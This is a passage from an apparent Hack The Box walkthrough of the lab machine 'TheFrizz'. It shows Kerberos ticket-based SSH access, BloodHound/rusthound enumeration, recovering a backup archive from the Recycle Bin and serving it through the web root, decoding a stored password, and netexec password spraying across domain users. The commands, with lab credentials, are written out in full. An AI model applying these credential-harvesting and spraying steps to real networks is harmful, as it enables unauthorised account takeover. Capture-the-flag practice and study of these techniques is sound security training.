export KRB5CCNAME=f.frizzle.ccache
```

check what tickets are stored:
`klist -f`



```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ klist -f
Ticket cache: FILE:f.frizzle.ccache
Default principal: f.frizzle@FRIZZ.HTB

Valid starting       Expires              Service principal
08/23/2025 20:55:30  08/24/2025 06:55:30  krbtgt/FRIZZ.HTB@FRIZZ.HTB
        renew until 08/24/2025 20:55:30, Flags: FPRIA
```


SSH Foothold

login through the domain controller using ssh and the Ticket (-K), the frizz.htb and frizzdc.frizz.htb ned to in that order in /etc/hosts again sync the clocks..

```
sudo ntpdate frizz.htb
ssh -K f.frizzle@frizzdc.frizz.htb -v
```

Keep trying (i complains about clock skew a lot..)

User flag on the Desktop



```
PS C:\Users\f.frizzle> ls

    Directory: C:\Users\f.frizzle

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--          10/29/2024   7:31 AM                Desktop
d-r--          10/29/2024   7:27 AM                Documents
d-r--            5/8/2021   1:15 AM                Downloads
d-r--            5/8/2021   1:15 AM                Favorites
d-r--            5/8/2021   1:15 AM                Links
d-r--            5/8/2021   1:15 AM                Music
d-r--            5/8/2021   1:15 AM                Pictures
d----            5/8/2021   1:15 AM                Saved Games
d-r--            5/8/2021   1:15 AM                Videos

PS C:\Users\f.frizzle> cd .\Desktop\
PS C:\Users\f.frizzle\Desktop> ls

    Directory: C:\Users\f.frizzle\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar--           8/29/2025   4:07 AM             34 user.txt

PS C:\Users\f.frizzle\Desktop> type user.txt
f5646aff72a0d70bdcbe00906c406d62
PS C:\Users\f.frizzle\Desktop> █
```

`f5646aff72a0d70bdcbe00906c406d62`

Privilege Escalation

No Access to other users with f.frizzle...

Enumerate the AD

Enter Bloodhound CE


Remove legacy Bloodhound and install Bloodhound-CE on Kali

rusthound for quick data retrieval over the f.frizzle SSH connection (how to install here Rusthound-install)

Gather data

```
rusthound-ce -d frizz.htb -u f.frizzle -p Jenni_Luvs_Magic23 -z
```

Investigating the f.frizzle user ...



User Account Control: 66048

+ Sessions 0

− Member Of 3

- DOMAIN USERS@FRIZZ.HTB
- REMOTE MANAGEMENT USERS@FRIZZ.HTB
- USERS@FRIZZ.HTB

+ Local Admin Privileges 0

+ Execution Privileges 0

Member of various user groups, but no outbound rights on anything


Enumerate file access

for the f.frizzle user nothing interesting shows up on that users files.
Looking for Temp and Recycle Bin, listing the contents of C:\ including hidden items:

```
Get-ChildItem -Hidden C:\
```

ChatGPT has some suggestions https://chatgpt.com/share/68b1d5a7-bf9c-8008-b291-10dd3a3dd9ac, hereunder looking at the $recycle bin

Mess around and find out:




```
PS C:\> cd '\$RECYCLE.BIN'
PS C:\$RECYCLE.BIN> ls
PS C:\$RECYCLE.BIN> gci -force

    Directory: C:\$RECYCLE.BIN

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs          10/29/2024   7:31 AM                S-1-5-21-2386970044-1145388522-2932701813-1103

PS C:\$RECYCLE.BIN> cd
PS C:\Users\f.frizzle> cd  ..
PS C:\Users> cd ..
PS C:\> cd '\$RECYCLE.BIN'
PS C:\$RECYCLE.BIN> ls
PS C:\$RECYCLE.BIN> dir
PS C:\$RECYCLE.BIN> gci -force

    Directory: C:\$RECYCLE.BIN

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs          10/29/2024   7:31 AM                S-1-5-21-2386970044-1145388522-2932701813-1103

PS C:\$RECYCLE.BIN> cd .\S-1-5-21-2386970044-1145388522-2932701813-1103\
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> gci -force

    Directory: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          10/29/2024   7:31 AM            148 $IE2XMEG.7z
-a---          10/24/2024   9:16 PM       30416987 $RE2XMEG.7z
-a-hs          10/29/2024   7:31 AM            129 desktop.ini

PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103>
```

Living off the land Pt2

I could not immediately unzip and explore the .7z files on the windows box (7zip not installed), however we previously had accesss to the web user on the box.


Serving the loot and extracting

1. Copy the files to a place of common ground for the web and f.frizzle users: 'c:\programdata'
2. Copy the file from the common ground as the web user and it is now served to anyone via the web interface



```
PS C:\xampp\htdocs\home> cp \programdata\wapp.7z ./
PS C:\xampp\htdocs\home> dir

    Directory: C:\xampp\htdocs\home

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----        10/29/2024   7:27 AM                css
d----        10/29/2024   7:27 AM                fonts
d----        10/29/2024   7:27 AM                images
d----        10/29/2024   7:27 AM                js
d----        10/29/2024   7:27 AM                sass
-a----         2/25/2025   1:19 PM          16016 index.html
-a----         2/25/2025   1:19 PM          10160 pricing.html
-a----         3/14/2017   3:47 AM           1008 README.txt
-a----        10/24/2024   9:16 PM       30416987 wapp.7z

PS C:\xampp\htdocs\home> whoami
frizz\w.webservice
PS C:\xampp\htdocs\home> 
```


Download the loot



```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ wget frizz.htb/home/wapp.7z
Prepended http:// to 'frizz.htb/home/wapp.7z'
--2025-08-26 13:12:57--  http://frizz.htb/home/wapp.7z
Resolving frizz.htb (frizz.htb)... 10.10.11.60
Connecting to frizz.htb (frizz.htb)|10.10.11.60|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30416987 (29M) [application/x-7z-compressed]
Saving to: 'wapp.7z'

wapp.7z                   100%[==================================>]  29.01M  2.40MB/s    in 13s

2025-08-26 13:13:10 (2.29 MB/s) - 'wapp.7z' saved [30416987/30416987]
```

Unzip and explore...
credentials found in wapt/conf/waptserver.ini:

`IXN1QmNpZ0BNZWhUZWQhUgo=`



```
[options]
allow_unauthenticated_registration = True
wads_enable = True
login_on_wads = True
waptwua_enable = True
secret_key = ylPYfn9tTU9IDu9yssP2luKhjQijHKvtuxIzX9aWhPyYKtRO7tMSq5sEurdTwADJ
server_uuid = 646d0847-f8b8-41c3-95bc-51873ec9ae38
token_secret_key = 5jEKVoXmYLSpi5F7plGPB4zII5fpx0cYhGKX5QC0f7dkYpYmkeTXiFlhEJtZw
uwD
wapt_password = IXN1QmNpZ0BNZWhUZWQhUgo=
clients_signing_key = C:\wapt\conf\ca-192.168.120.158.pem
clients_signing_certificate = C:\wapt\conf\ca-192.168.120.158.crt

[tftpserver]
root_dir = c:\wapt\waptserver\repository\wads\pxe
log_path = c:\wapt\log
~
~
~
~
~
waptserver.ini                                                   1,1            All
```

Password for 'something' found

base 64 decrypt gives:

`!suBcig@MehTed!R`


PW Spraying

Obtain list of users

We have the whole domain enumerated using bloodhound, the userdata are present in the '_users.json' file:

Enter 'jq' tool

for terminal .json handling




```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ cat bloodhound/*_users.json | jq
{
  "data": [
    {
      "ObjectIdentifier": "S-1-5-21-2386970044-1145388522-2932701813-500",
      "IsDeleted": false,
      "IsACLProtected": false,
      "Properties": {
        "domain": "FRIZZ.HTB",
        "name": "ADMINISTRATOR@FRIZZ.HTB",
        "domainsid": "S-1-5-21-2386970044-1145388522-2932701813",
        "isaclprotected": false,
        "distinguishedname": "CN=ADMINISTRATOR,CN=USERS,DC=FRIZZ,DC=HTB",
        "highvalue": false,
        "description": "Built-in account for administering the computer/domain",
        "whencreated": 1730211565,
        "sensitive": false,
        "dontreqpreauth": false,
        "passwordnotreqd": false,
        "unconstraineddelegation": false,
        "pwdneverexpires": false,
        "enabled": true,
        "trustedtoauth": false,
        "lastlogon": 1756180303,
        "lastlogontimestamp": 1756180295,
        "pwdlastset": 1740518650,
        "serviceprincipalnames": [],
        "hasspn": false,
        "displayname": "",
        "email": "",
        "title": "",
        "homedirectory": "",
        "logonscript": "",
        "useraccountcontrol": 512,
        "samaccountname": "Administrator",
```

enumerate the users using:

`cat bloodhound/*_users.json | jq .data[].Properties.samaccountname -r > frizzusers.txt` spray the users/password to see if something matches using netexec

```
sudo ntpdate frizz.htb
nxc smb -k frizzdc.frizz.htb -u frizzusers.txt -p '!suBcig@MehTed!R' --continue-on-success
```

Auth errors, however the M.SchoolBus is different and gives a timer skew error (even with ntpdate sync just before..)



```
┌──(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ sudo ntpdate frizz.htb
nxc smb -k frizzdc.frizz.htb -u frizzusers.txt -p '!suBcig@MehTed!R' --continue-on-success
2025-08-29 19:46:31.422118 (-0400) +25191.442768 +/- 0.042679 frizz.htb 10.10.11.60 s1 no-leap
CLOCK: time stepped by 25191.442768
SMB         frizzdc.frizz.htb 445    frizzdc          [*]  x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\Administrator:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\Guest:!suBcig@MehTed!R KDC_ERR_CLIENT_REVOKED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\krbtgt:!suBcig@MehTed!R KDC_ERR_CLIENT_REVOKED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\f.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\w.li:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\h.arm:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\M.SchoolBus:!suBcig@MehTed!R KRB_AP_ERR_SKEW
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\d.hudson:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\k.franklin:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\l.awesome:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\t.wright:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\r.tennelli:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\J.perlstein:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\a.perlstein:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\p.terese:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\v.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\g.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\c.sandiego:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\c.ramon:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\m.ramon:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\w.Webservice:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] CCache Error: invalid principal syntax
```

Tried ssh - didnt work

Foothold

Same procedure as before

Synchronize time and get TGT:

```
sudo ntpdate frizz.htb
impacket-getTGT frizz.htb/'M.SchoolBus':'!suBcig@MehTed!R' -dc-ip frizz.htb
```

These need to be run at the same time otherwise we get at Clock error


Export the cache:

```
export KRB5CCNAME=M.SchoolBus.ccache
```

and ssh in again (clock needs constant sync....)

```
sudo ntpdate frizz.htb
ssh -K M.SchoolBus@frizzdc.frizz.htb -v
```

And we're in:

